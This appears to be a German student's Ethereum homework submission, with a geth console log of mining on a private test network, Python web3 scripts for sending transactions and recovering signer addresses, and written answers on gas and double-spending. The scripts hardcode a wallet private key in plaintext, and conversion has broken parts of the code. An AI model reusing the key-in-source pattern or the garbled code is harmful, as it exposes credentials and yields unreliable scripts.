


Aufgabe 6.1

a)



```
Administrator: Eingabeaufforderung - geth attach http://0.0.0.0:9001/
Microsoft Windows [Version 10.0.22000.2538]
(c) Microsoft Corporation. Alle Rechte vorbehalten.

C:\WINDOWS\system32>geth attach http://0.0.0.0:9001/
WARN [06-27|11:34:43.161] Enabling deprecated personal namespace
Welcome to the Geth JavaScript console!

instance: Geth/v1.11.6-stable-ea9e62ca/windows-amd64/go1.20.3
coinbase: 0x30dbfde92c0d62584597094c436fc241278dbbdc
at block: 48134 (Thu Jun 27 2024 11:34:36 GMT+0200 (CEST))
datadir: C:\Users\luisg\Documents\Blockchain\node1
modules: admin:1.0 eth:1.0 miner:1.0 net:1.0 personal:1.0 rpc:1.0 web3:1.0

To exit, press ctrl-d or type exit
> eth.accounts
["0x30dbfde92c0d62584597094c436fc241278dbbdc"]
> eth.getBalance("0x30dbfde92c0d62584597094c436fc241278dbbdc")
44250000000000000000
>
>
Administrator: Eingabeaufforderung - geth attach http://0.0.0.0:9001/
datadir: C:\Users\luisg\Documents\Blockchain\node1
modules: admin:1.0 eth:1.0 miner:1.0 net:1.0 personal:1.0 rpc:1.0 web3:1.0

To exit, press ctrl-d or type exit
> eth.accounts
["0x30dbfde92c0d62584597094c436fc241278dbbdc"]
> admin.addPeer("enode://9dd089582d5ae1bc0fb9554ee0a36f5a9ded29aee3c11f97f212efd789ef11bd50512dfe
d220036549507acf868a1a7232dfe9c513313ce33bdf4ad7268f5062@62.171.152.173:30303")
true
> admin.addPeer("enode://50ee9b0609ce26221ac4998365c9d5ba5d5beba9fbab8618a94b855ce879b1053cb1d908f
9dc1ef7ff4896f3007caeabc72c9fe9819b1dc0066b75f789b8d8896@144.91.79.46:30303")
true
> admin.addPeer("enode://1faa67dfe5f358fc4604947b0d705c2f2e7c7437105b29a46a5ef55e62a43a9d03b6688a
b87ae9afcae89bdf36662602116b418e728263d17cedd90569e41c3@144.91.79.79:30303")
true
> eth.coinbase
Error: etherbase must be explicitly specified
    at web3.js:6365:9(39)
    at get (web3.js:6265:66(14))
    at <eval>:1:5(1)
> miner.setEtherbase("0x30dbfde92c0d62584597094c436fc241278dbbdc")
ReferenceError: miner is not defined
    at <eval>:1:1(0)
> miner.setEtherbase("0x30dbfde92c0d62584597094c436fc241278dbbdc")
true
> miner.start(1)
null
>
Administrator: Eingabeaufforderung - geth --datadir node1 --networkid 108 --ethstats "luisGBT-108@62.171.152.173:3000" --http --http.addr "0.0.0.0" --http.port 9001 --http.corsdomain "" --http.api "admin,eth,net,web3,p...
INFO [06-27|11:35:33.033] Looking for peers
INFO [06-27|11:35:38.786] Imported new chain segment
INFO [06-27|11:35:38.809] "0 block reached canonical chain"
INFO [06-27|11:35:38.815] Commit new sealing work
INFO [06-27|11:35:38.839] Commit new sealing work
INFO [06-27|11:35:53.222] Looking for peers
INFO [06-27|11:35:56.247] Imported new chain segment
INFO [06-27|11:35:56.261] "0 block reached canonical chain"
INFO [06-27|11:35:56.268] Commit new sealing work
INFO [06-27|11:35:56.291] Commit new sealing work
INFO [06-27|11:35:56.899] Successfully sealed new block
INFO [06-27|11:35:56.900] "0 block reached canonical chain"
INFO [06-27|11:35:56.913] "0 mined potential block"
INFO [06-27|11:35:56.913] Commit new sealing work
INFO [06-27|11:35:56.934] Commit new sealing work
INFO [06-27|11:35:59.512] Successfully sealed new block
INFO [06-27|11:35:59.523] "0 mined potential block"
INFO [06-27|11:35:59.513] Commit new sealing work
INFO [06-27|11:35:59.556] Commit new sealing work
INFO [06-27|11:36:03.299] Looking for peers
INFO [06-27|11:36:03.656] Imported new chain segment
INFO [06-27|11:36:03.676] "0 block reached canonical chain"
INFO [06-27|11:36:03.686] Commit new sealing work
INFO [06-27|11:36:03.711] Commit new sealing work
INFO [06-27|11:36:13.382] Looking for peers
INFO [06-27|11:36:21.231] Imported new chain segment
INFO [06-27|11:36:21.294] "0 block reached canonical chain"
INFO [06-27|11:36:21.307] Commit new sealing work
INFO [06-27|11:36:21.324] Commit new sealing work
peercount=2 tried=158 static=3
number=48138 hash=f5547c..07a25f blocks=1 txs=0 mgas=0.000 elapsed=29.999ms mgasps=0.000 dirty=61.11KiB
number=48131 hash=928a2d..b62ce2
number=48139 sealhash=63b017..6226d9 uncles=0 txs=0 gas=0 fees=0 elapsed=7.001ms
number=48139 sealhash=63b017..6226d9 uncles=0 txs=0 gas=0 fees=0 elapsed=31.009ms
peercount=2 tried=159 static=3
number=48139 hash=440dbe..f17aea blocks=1 txs=0 mgas=0.000 elapsed=5.995ms mgasps=0.000 dirty=62.17KiB
number=48132 hash=918689..2da66d
number=48140 sealhash=28efdb..5cd41d uncles=0 txs=0 gas=0 fees=0 elapsed=7.998ms
number=48140 sealhash=28efdb..5cd41d uncles=0 txs=0 gas=0 fees=0 elapsed=30.880ms
number=48140 sealhash=28efdb..5cd41d hash=904fcc..d0c668 elapsed=637.347ms
number=48133 hash=18e603..0f773e
number=48140 hash=904fcc..d0c668
number=48141 sealhash=23d48a..df0754 uncles=0 txs=0 gas=0 fees=0 elapsed=14.006ms
number=48141 sealhash=23d48a..df0754 uncles=0 txs=0 gas=0 fees=0 elapsed=35.022ms
number=48141 sealhash=23d48a..df0754 hash=e9c417..2cbf4d elapsed=2.612s
number=48141 hash=e9c417..2cbf4d
number=48142 sealhash=30688c..51b601 uncles=0 txs=0 gas=0 fees=0 elapsed="969.4µs"
number=48142 sealhash=30688c..51b601 uncles=0 txs=0 gas=0 fees=0 elapsed=43.595ms
peercount=2 tried=218 static=3
number=48142 hash=880b1c..2c8ff0 blocks=1 txs=0 mgas=0.000 elapsed=6.995ms mgasps=0.000 dirty=65.28KiB
number=48135 hash=32b011..ba86f9
number=48143 sealhash=09b6ca..7177a0 uncles=0 txs=0 gas=0 fees=0 elapsed=9.999ms
number=48143 sealhash=09b6ca..7177a0 uncles=0 txs=0 gas=0 fees=0 elapsed=35.151ms
peercount=2 tried=259 static=3
number=48143 hash=e7a06a..fa8f82 blocks=1 txs=0 mgas=0.000 elapsed=13.227ms mgasps=0.000 dirty=66.33KiB
number=48136 hash=96ed08..f7d634
number=48144 sealhash=edce2b..4a5c0a uncles=0 txs=0 gas=0 fees=0 elapsed=13.556ms
number=48144 sealhash=edce2b..4a5c0a uncles=0 txs=0 gas=0 fees=0 elapsed=30.555ms
```

Abbildung 1: Verbindung: In den Screens befindet sich auch die walletadresse "0x30dbfde92c0d62584597094c436fc241278dbbdc"

b)

a: Block-ID von Block 100: 0xae520d34ba0fc2febb5c178fa38edd13253bae0453d642ce9eeda839de62bc55

b: siehe Code

c: Der Block mit den meisten Transaktionen ist Block 8912 mit 2377 Transaktionen.

d: Signierte Transaktion: 0xf9084e8...f434582

Transaktion gesendet, TX Hash: 0x3aceb780483a821b8440272c5a10abf1e288d0f4c6ce5d0af3559d63e4d15f87
Transaktion bestätigt in Block 49087

e: blockNumber: 1968 blockNumber: 1969 blockNumber: 1970 blockNumber: 1971 blockNumber: 1972 CountAppended: 2; blockNumber: 1973 blockNumber: 1973 blockNumber: 1974 blockNumber: 1975 blockNumber: 1976 blockNumber: 1977 blockNumber: 1978 blockNumber: 1979 blockNumber: 1980 blockNumber: 1981 blockNumber: 1982 blockNumber: 1983 blockNumber: 1984 blockNumber: 1985 blockNumber: 1986 blockNumber: 1987 CountAppended: 3; blockNumber: 1988 CountAp-

pending: 4; blockNumber: 1988 CountAppended: 5; blockNumber: 1988 CountAppended: 6; blockNumber: 1988 CountAppended: 7; blockNumber: 1988 CountAppended: 8; blockNumber: 1988 CountAppended: 9; blockNumber: 1988 CountAppended: 10; blockNumber: 1988 CountAppended: 11; blockNumber: 1988 CountAppended: 12; blockNumber: 1988 CountAppended: 13; blockNumber: 1988 CountAppended: 14; blockNumber: 1988 CountAppended: 15; blockNumber: 1988 CountAppended: 16; blockNumber: 1988 CountAppended: 17; blockNumber: 1988 CountAppended: 18; blockNumber: 1988 CountAppended: 19; blockNumber: 1988 CountAppended: 20; blockNumber: 1988 CountAppended: 21; blockNumber: 1988 CountAppended: 22; blockNumber: 1988 CountAppended: 23; blockNumber: 1988 CountAppended: 24; blockNumber: 1988 CountAppended: 25; blockNumber: 1988 CountAppended: 26; blockNumber: 1988 CountAppended: 27; blockNumber: 1988 CountAppended: 28; blockNumber: 1988 CountAppended: 29; blockNumber: 1988 CountAppended: 30; blockNumber: 1988 CountAppended: 31; blockNumber: 1988 CountAppended: 32; blockNumber: 1988 CountAppended: 33; blockNumber: 1988 CountAppended: 34; blockNumber: 1988 CountAppended: 35; blockNumber: 1988 CountAppended: 36; blockNumber: 1988 CountAppended: 37; blockNumber: 1988 CountAppended: 38; blockNumber: 1988 CountAppended: 39; blockNumber: 1988 CountAppended: 40; blockNumber: 1988 CountAppended: 41; blockNumber: 1988 CountAppended: 42; blockNumber: 1988 CountAppended: 43; blockNumber: 1988 CountAppended: 44; blockNumber: 1988 CountAppended: 45; blockNumber: 1988 CountAppended: 46; blockNumber: 1988 CountAppended: 47; blockNumber: 1988 CountAppended: 48; blockNumber: 1988 CountAppended: 49; blockNumber: 1988 CountAppended: 50; blockNumber: 1988 CountAppended: 51; blockNumber: 1988 CountAppended: 52; blockNumber: 1988 CountAppended: 53; blockNumber: 1988 CountAppended: 54; blockNumber: 1988 CountAppended: 55; blockNumber: 1988 CountAppended: 56; blockNumber: 1988 CountAppended: 57; blockNumber: 1988 CountAppended: 58; blockNumber: 1988 CountAppended: 59; blockNumber: 1988 CountAppended: 60; blockNumber: 1988 CountAppended: 61; blockNumber: 1988 CountAppended: 62; blockNumber: 1988 CountAppended: 63; blockNumber: 1988 CountAppended: 64; blockNumber: 1988 blockNumber: 1988

Gefundene Public Keys bis Block 1989:

0x81DA2B20434f175fbC391276b0FE47a25e17cc3A 0x16395AA7373D2b8E70fBd7ff671d2e9EC684220b
0xb44ab6a5087E9AC57E38659e83b79beb136bFDE4 0x6Ee0Ce28B6c2ef19310199D10b28a655F81B67cd
0xe57996010135d0f95DA34a9561dC8A2C8Df19806 0x681B3263D82F765e7C1606FD27b6F2c71C0c738E
0x86f1bC295207edD8E924a45A80025cA585c2aEF3 0x5c1f1C66420C345a9308E193079C0b697df83C2b
0xF2ECC24164Fe2A17CCBf7B8C9530851C1c2539BD 0x7e6eCEcC8c25Af9d99048857852FC7c267E05FF1
0x56E1811E87AD2451AEFA1F2012BCc52E00f4aE8d 0xaADAF8f57411f98FCa791AfCfE3A2Af18ad9693D
0x766C767d43301327562710B439CdEd28631520A4 0xdfAA017794201F06B9106a6F4e9e74Ea4a3289f6
0x9f2058ab760b64F8FF65A0905235e6DE271BE54 0x58F65D396299840651EBEb1922b4118aDd18bCA3
0xe036D218355E37a554788364fAc2387E9c8620e3 0x1DdE567676Fb709F87055dCDe8392Fac565764D3
0x1A4781Ac9f4e8db7e9e8f61A85732fd4ECf64031 0xB005753eb31C9a2f8D6811F84f662a43525F70c9
0x6599f3443736584CF65d5a75ec50Aca8BACf4b24 0x9fa66d087003a56136621d62a6Debe7174A0D785
0x389387a51F2bd0D3480342edEb70F3718B1ccD85 0x0978f6BC202E9A6077027EC3fE6679996459c882
0x82A70Da82Ba256FB659A4C5542f0794ddF017Da9 0x8fE3e103d19c6219FEb245A08D5247Ee789cbA44
0x71bd80D967b430A401371b0b5fC23523A8fe63E7 0x2C640fe01e02F6bEd4fB3Cf3FFEe80a0069bCA2f
0x9ede8ED921698D1529556C0f3e097881AA7FE6C4 0x1BBb703782b6B1A36B0ED58804e0ABa689C6B7a4
0x23a296660c564543328E2E9A41d2B53ea0B52957 0x561742d8Fc1296e7B1095849ccFb319A58E6ff3E
0x67dec5f473aC868D8dD7FA5222923cdB52518BfA 0x7C535356a1D720E1E750F113B6ad3db64DE7d84A
0xcxf175b4ECde6d9474d53F00f435853617e486E52 0xFAb7709C92dA2Dd76B42DEc3fEb060F6983a3016
0x15defFB50BCc5f2174eafe9c65a123e15F08aA67 0xD4a55C82E3deCefC505B9f708E8E5326318D32dF

```
0xFF794b6F41b8E128c281fD1c3E0E2dbdd198cCDc 0xF66E2f02fFd7A2d6e5B09ffb527B537020C22a8d
0xbb18c37B8207b4C39afc5Dfcc7bfCDa9913f88F 0x6A7BdCb04e142Bf05E3136CdA8A5027b83859E1D
0xC4410Dc3c242F15615c840e2F155cA5c2D816e0c 0xA1242DfE34c231378012d4F8Ce6d321a28e9E3e2
0x34a66Cfb692f39E3cDb97265b7a7Bcb3Dd201B78 0x9f0fe1f12C29f67FDe312155e5F6ffF1dE13Ad10
0x13e6712B9Aa220F1BcBC1D81096a529715063b30 0xB420BB9BED92797353a003eC5bC9e45102e38674
0xB9a44c20cCb20Ef40823b3513696699aDCFdAa0e 0xfC757A1D9D6800AC2389E40e7FA7aA038CBb3AD4
0xBcEFB96E92511338177Bfef682cBf559ceB99da5 0x0e273c0A2a75F6d464f36A9Dd3d7b69E8Eb896D1
0x56Cb4746444b7294e49deBC5DbFe653BB97C666D 0x295A929A48F005Df98c6053c353E993136E4D2b4
0x2711BF4003286C29ea19435dA9E1821f2969Ab34 0xadDb17678b075C4a71D3d978cD641D2be7d7F1Aa
0xa08b415eff78b8380aFa8D9A4C3362C618918ff3 0xA599F151298F30fCC398cf5DE37EbCd226791Dff
0x7F56f5520667F0991e7aCb84C10fD22DB1978528 0xE66E1eEbaBb70872Aa14F9e909720144c99ca792
0x66674892C2614F07f5E703672c4fe6b7F53bF4Ce 0xa00E40582f008b5f74C4db8F3Cf2D3236F420350
0x8508f82987c8eF3Faae9D4b2D8F8d35423D8c7af 0x86108547aBa62C591B8CD3a6439321B67207357f
0xd305430197eCf633d86b63ed18528CEc201aF9F9
```

code für b bis e:

```
from web3 import Web3
import time
from eth_account.messages import encode_defunct
from eth_account import Account
import json

# Verbindung zur lokalen Geth-Node herstellen
node_url = "http://127.0.0.1:9001"
web3 = Web3(Web3.HTTPProvider(node_url, request_kwargs={'timeout': 60}))

# Überprüfen, ob die Verbindung erfolgreich ist
if not web3.is_connected():
    print("Fehler bei der Verbindung zur Geth-Node")
    exit()

def sixC():
    max_tx_block = None
    max_tx_count = 0

    # Aktuelle Blocknummer abrufen
    latest_block = web3.eth.block_number
    print(f"Neuester Block: {latest_block}")

    # Durchsuche alle Blöcke von 0 bis zum neuesten Block
    for block_number in range(latest_block + 1):
        block = web3.eth.get_block(block_number)
        tx_count = len(block.transactions)

        if tx_count > max_tx_count:
            max_tx_block = block_number
            max_tx_count = tx_count
```

```
print(f"Der Block mit den meisten Transaktionen ist Block  
{max_tx_block} mit {max_tx_count} Transaktionen.")  
# sixC()  
def sixD():  
    # Adressen und private Schlüssel der Wallets  
    source_address = "0x30DBFde92c0d62584597094C436FC241278DbbDc"  
    private_key = "da5718ac70daadfe1faf1e55d27dbebc917e7f88430b6b89  
2f967712c029802a"  
  
    # PGP Public Key als Daten  
    pgp_public_key = ""-----BEGIN PGP PUBLIC KEY BLOCK-----  
Version: Keybase OpenPGP v1.0.0  
Comment: https://keybase.io/crypto  
  
xo0EZn1JlQEEAL0k9Op+qBTq5TWMMfX5ngCRONs4rqQqzxCdzfpj5Av/TM7vaGHq  
gllWfbpXqmM6ydt5rUc1vE64+8nLjx4SqcqFZOUEvrrFKtQdU2bDMU20eDosM03D  
bsX/OVkvP7EjrC/RGyKvly52IyD8tnoJ4ZceNY3Hlh208Tvxxfi2PyADABEBAAHN  
IUx1aXMGkFRl3QpIDxsdWdvZXJkZXNAZ21haWwuY29tPsKtBBMBCgAXBQJmfUmV  
AhsvAwsJBwMVCggCHgECF4AACGkQXUf8kpI75mKulwQAmJZXE1WBpVTsONTl1BWh  
qchDax41ikzm72fvHfsb540EnPT3fBU2pohfOz7t8wFJlNVa0FCCRx43m1GMnpdq  
gcj0iVl0sTM4i68jn1W8cS3H57BaL2469ClUw7Tl1VPrFTPvA7FhqaqanDsfSilR  
FIVfg0Zq4gbU60AmWPQIQYn0jQRmfUmVAQQA0fxaV5f/Mmv7Jz8JBopLe9WxfBMq  
gGtvY2uyjzeJzzooZf18YAuN/17kWiWDg4ZLocNqkX4ZlchkOfIoOnBwhMY+cktP  
T4zuYWGCFtTtVWhKGzqcCJT15rP+2Cz5pLm+EpQS+2DxXCSaZguwkk7FbxNu66Hy8  
zKMIH15d0JcLg1UAEQEAAcLAgwQYAQoADwUCZn1JlQUJDwmcAAIbLgCoCRBdr/yS  
kjvmYp0gBBkBCgAGBQJmfUmVAAoJEJUcPLJW7UI5t9ED/A4sx0Rdp5V9XIFkdI5S  
szPFTsfEVP7bYmAQCh+5wZPveUpmvMEuYpjDK4CtLqknv1nPfKgxBP1Hf6JJyZkg  
S40//En3VbKqll4pJSRekHCXdSqrqWh4aD3bdJFhvf+gC3st6VMOWXKm32ga2Bp4  
ISS9RTxIl3di3B0504KgiSrNXGgD/iAlZ2pEmM1QBuLn/TmqGUdVYBr4pxbE1CCm  
ZZfQylsKJwizJd6G8rSTxNIbchPttW9pmpGKjvgShlT2E9yae2kKcoij0oItVEB+  
hGZY3+NpfPXNNFi+9+MOXHx0vcAjHr0+OPn8DN+rtmJX2QMjP7W751LdGmx3VhgJ  
edAxJfM0zo0EZn1JlQEEAAQ7pXcuxq960kEf9w1zaiA+HIRa8MBdx/4jNipViMw  
K2vHZLeH9I6kE+669t3R0T1G1Mv+RzAjxNydx4+M7hrapTxqX624mpy7Kxp7mN7  
aaCFyQ6ZzPa+4RNE3atfZGo7jB99KHdziepYIIEcKdQTZP7agH3zVme1zmWJeD2b  
ABEBAAHCwIMEGAEKAA8FamZ9SZUFCQ8JnaACGy4AqAkQXUf8kpI75mKdIAQZAQoA  
BgUCZn1JlQAKCRC+dHiydyL56kzgbACoYfZ4nOXPMvctg/ZCCvZXdxevf/jG7+GF  
DVQReSDDX88QZXV9Am6pTeFCZULCh4b8V8QzJnqRTE1YJjFK2QfTL0XI2bxRXClr  
748y49JVy6PwTfaJ4SnpmkPRr9vAvYUjubG8fzPTa6W12xRB/OhgQQ6kcuznfADJ  
IpRcADjerRXpA/9S7m+8k0uredmv7gsp6Z2DFqS0+p/iRazbSh0cs144VnziPPR4  
1846FbDe77vZMs6sTVzwLFgYZkx817sWkyVtSPEV2ScK1jIPLTCC6cfEWwGnp198  
tkr0pbSKvgEaClScePsfVFQ5zI7K7eDNMy0gBHgApka3DxyVvcSoRgv0wA==  
=F4E+  
-----END PGP PUBLIC KEY BLOCK-----""  
  
# Nonce für die Transaktion abrufen  
nonce = web3.eth.get_transaction_count(source_address)
```

```
# Betrag und Gaslimit festlegen (hier wird kein Ether übertragen, nur Daten)
amount = 0
gas_limit = 300000 # Erhöhtes Gaslimit, da die Datenmenge groß ist
gas_price = web3.to_wei(50, 'gwei')

# Erstellen der Transaktion
tx = {
    'nonce': nonce,
    'to': source_address, # Die Transaktion wird an dich selbst gesendet
    'value': amount,
    'gas': gas_limit,
    'gasPrice': gas_price,
    'data': Web3.to_hex(text=Silas),
    'chainId': 108
}

# Signieren der Transaktion
signed_tx = web3.eth.account.sign_transaction(tx, private_key)
print(f"Signierte Transaktion: {signed_tx.rawTransaction.hex()}")

# Senden der Transaktion
tx_hash = web3.eth.send_raw_transaction(signed_tx.rawTransaction)
print(f'Transaktion gesendet, TX Hash: {tx_hash.hex()}')

# Bestätigung der Transaktion abwarten
receipt = web3.eth.wait_for_transaction_receipt(tx_hash)
print(f'Transaktion bestätigt in Block {receipt.blockNumber}')

# sixD()
def sixE():
    def extract_public_key(tx):
        signed_message = encode_defunct(hexstr=tx['hash'].hex())
        signature = {
            'v': tx['v'],
            'r': web3.to_hex(tx['r']),
            's': web3.to_hex(tx['s'])
        }
        public_key = Account.recover_message(signed_message,
            vrs=(signature['v'], signature['r'], signature['s']))
        return public_key

# Liste, um die Public Keys zu speichern
public_keys = []

# Endblocknummer (kann durch den aktuellen Block oder einen
anderen spezifischen Block ersetzt werden)
end_block_number = web3.eth.block_number
```

```
# Durchlaufen der Blöcke
for block_number in range(0, end_block_number + 1):
    block = web3.eth.get_block(block_number, full_transactions=True)
    for tx in block.transactions:
        try:
            public_key = extract_public_key(tx)
            public_keys.append(public_key)
        except Exception as e:
            print(f"Fehler beim Extrahieren des Public Keys für Transaktion
                  {tx['hash']}.hex(): {e}")

# Alle gefundenen Public Keys anzeigen
print(f"Gefundene Public Keys bis Block {end_block_number}:")
for pk in public_keys:
    print(pk)
sixE()
def sixB():
    # Adressen und private Schlüssel der Wallets
    source_address = "0x30DBFde92c0d62584597094C436FC241278DbbDc"
    target_address = "0x3b5A5B160EeaD4918bd2D132aBf8665d019F861D"
    private_key = "da5718ac70daadfe1faf1e55d27dbec917e7f88430b6b892f967712c029802a"

    # Adresse aus dem privaten Schlüssel berechnen
    calculated_address = web3.eth.account.from_key(private_key).address

    if calculated_address.lower() != source_address.lower():
        print(f"Fehler: Die berechnete Adresse {calculated_address} stimmt nicht
              mit der angegebenen Quelladresse {source_address} überein.")
        exit()

    print(f"Berechnete Adresse aus dem privaten Schlüssel: {calculated_address}")

# Kontostand überprüfen
balance = web3.eth.get_balance(source_address)
print(f"Kontostand von {source_address}: {web3.from_wei(balance, 'ether')} Ether")

# Betrag für jede Transaktion (in Wei)
amount = web3.to_wei(0.01, 'ether') # Beispiel: 0.01 Ether pro Transaktion

# Gaspreis und Gaslimit festlegen
gas_price = web3.to_wei(50, 'gwei') # Beispiel: 50 Gwei
gas_limit = 21000 # Standard für einfache ETH-Transaktionen

# Chain ID für Replay Protection (z.B. 15 für ein privates Netzwerk)
chain_id = 108

def send_transaction(nonce):
```

```
tx = {
    'nonce': nonce,
    'to': target_address,
    'value': amount,
    'gas': gas_limit,
    'gasPrice': gas_price,
    'chainId': chain_id
}

print(f"Erstellen der Transaktion: {tx}")
signed_tx = web3.eth.account.sign_transaction(tx, private_key)
print(f"Signierte Transaktion: {signed_tx.rawTransaction.hex()}")

try:
    tx_hash = web3.eth.send_raw_transaction(signed_tx.rawTransaction)
    print(f'Transaktion gesendet, TX Hash: {tx_hash.hex()}')
except ValueError as e:
    print(f"Fehler beim Senden der Transaktion: {e}")

# Senden von 1000 Transaktionen
nonce = web3.eth.get_transaction_count(source_address)
for i in range(1000):
    try:
        send_transaction(nonce + i)
    except Exception as e:
        print(f"Fehler bei Transaktion {i+1}: {e}")
    # Optional: kleine Pause zwischen den Transaktionen
    time.sleep(0.1)

print("1000 Transaktionen erfolgreich gesendet")
```

Aufgabe 6.2

a Eine Einheit, um die Menge an Rechenleistung zu messen, die für die Ausführung von Operationen wie Transaktionen oder Smart Contracts, benötigt wird. Jede Anweisung in der Ethereum Virtual Machine hat bestimmte Gas Costs, die die benötigte Rechenleistung und Speicherplatz widerspiegelt. Benutzer müssen die Gasgebühr bezahlen, die proportional zur Menge des verbrauchten Gases ist, um sicherzustellen, dass Miner für ihre Arbeit entschädigt werden und das Netzwerk vor Spam geschützt wird.

b Wenn für eine Transaktion zu viel Gas bereitgestellt wurde, wird das nicht verbrauchte Gas dem Absender der Transaktion zurückerstattet. Das bedeutet, dass der Absender lediglich für das tatsächlich verbrauchte Gas zahlt, und das überschüssige Gas wird auf sein Konto zurückgebucht.

c STOP: 0 Gas
PUSH1 0xff: 3 Gas

PUSH4 0x00000000: 3 Gas

JUMP: 8 Gas

SHA3: 30 Gas + 6 Gas pro Wort (256 Bit) des Eingabedatums

CALL: 700 Gas für den Basispreis + zusätzliche Kosten abhängig von der Komplexität der Operation und der Menge des übertragenen ETH

CREATE: 32000 Gas + zusätzliche Kosten für die Speicherplatznutzung des erstellten Contracts

SELFDESTRUCT (if no new account is created): 5000 Gas

Aufgabe 6.3

Ethereum nutzt ein kontobasiertes Ledger-System, im Gegensatz zum UTXO-basierten Ledger von Bitcoin. In einem kontobasierten Ledger verwaltet Ethereum den Zustand jedes Kontos weltweit, einschließlich der Salden und des Nonce-Werts (Zählwert).

Double-Spend-Verhinderung in Ethereum:

****Kontostand:****

- Jede Transaktion, die von einem Ethereum-Konto ausgeht, reduziert den Kontostand um den entsprechenden Betrag der Transaktion plus die Gasgebühren. - Sobald das Guthaben für eine Transaktion verwendet wurde, steht es nicht mehr zur Verfügung, wodurch ein Double-Spend verhindert wird.

****Nonce:****

- Jede Transaktion enthält einen Nonce-Wert, der eine eindeutige, fortlaufende Nummer ist, die bei jeder neuen Transaktion von einem Konto um eins erhöht wird. - Der Nonce-Wert stellt sicher, dass jede Transaktion einzigartig ist und in der richtigen Reihenfolge verarbeitet wird. - Eine Transaktion mit einem bereits verwendeten Nonce-Wert wird vom Netzwerk abgelehnt. Ebenso wird eine Transaktion mit einem zu hohen oder zu niedrigen Nonce-Wert zurückgewiesen. - Dies verhindert, dass eine bereits ausgegebene Transaktion erneut ausgeführt wird.

Durch diese Mechanismen wird sichergestellt, dass jeder Ether nur einmal ausgegeben werden kann, und es wird effektiv ein Double-Spend verhindert. Das System der Nonce-Werte zusammen mit den Kontoständen gewährleistet die Integrität und Sicherheit der Transaktionen im Ethereum-Netzwerk.

Aufgabe 6.4

Jede Pure-Funktion ist eine View-Funktion.

Richtig.

Erklärung: Eine Pure-Funktion garantiert, dass sie keine Zustandsänderungen vornimmt und keine Daten aus dem Zustand liest. Da eine View-Funktion ebenfalls keine Zustandsänderungen vornimmt, aber den Zustand lesen kann, kann jede Pure-Funktion als eine spezialisierte Form einer View-Funktion betrachtet werden.

Eine Transaktion, die eine View-Funktion aufruft, kostet kein Gas, da sie den Zustand nicht ändert.

Falsch.

Erklärung: View-Funktionen können tatsächlich ohne Gasverbrauch aufgerufen werden, aber nur im Kontext eines `eth_call`, das heißt, wenn sie lokal und nicht als Transaktion ausgeführt werden. Wenn sie jedoch als Teil einer tatsächlichen Transaktion aufgerufen werden, kostet die Transaktion selbst Gas, auch wenn die View-Funktion keinen Zustand ändert.

In Ethereum kann ein Smart Contract keine Ether erhalten, der keine Funktionen hat, die als zahlungspflichtig deklariert sind.

Falsch.

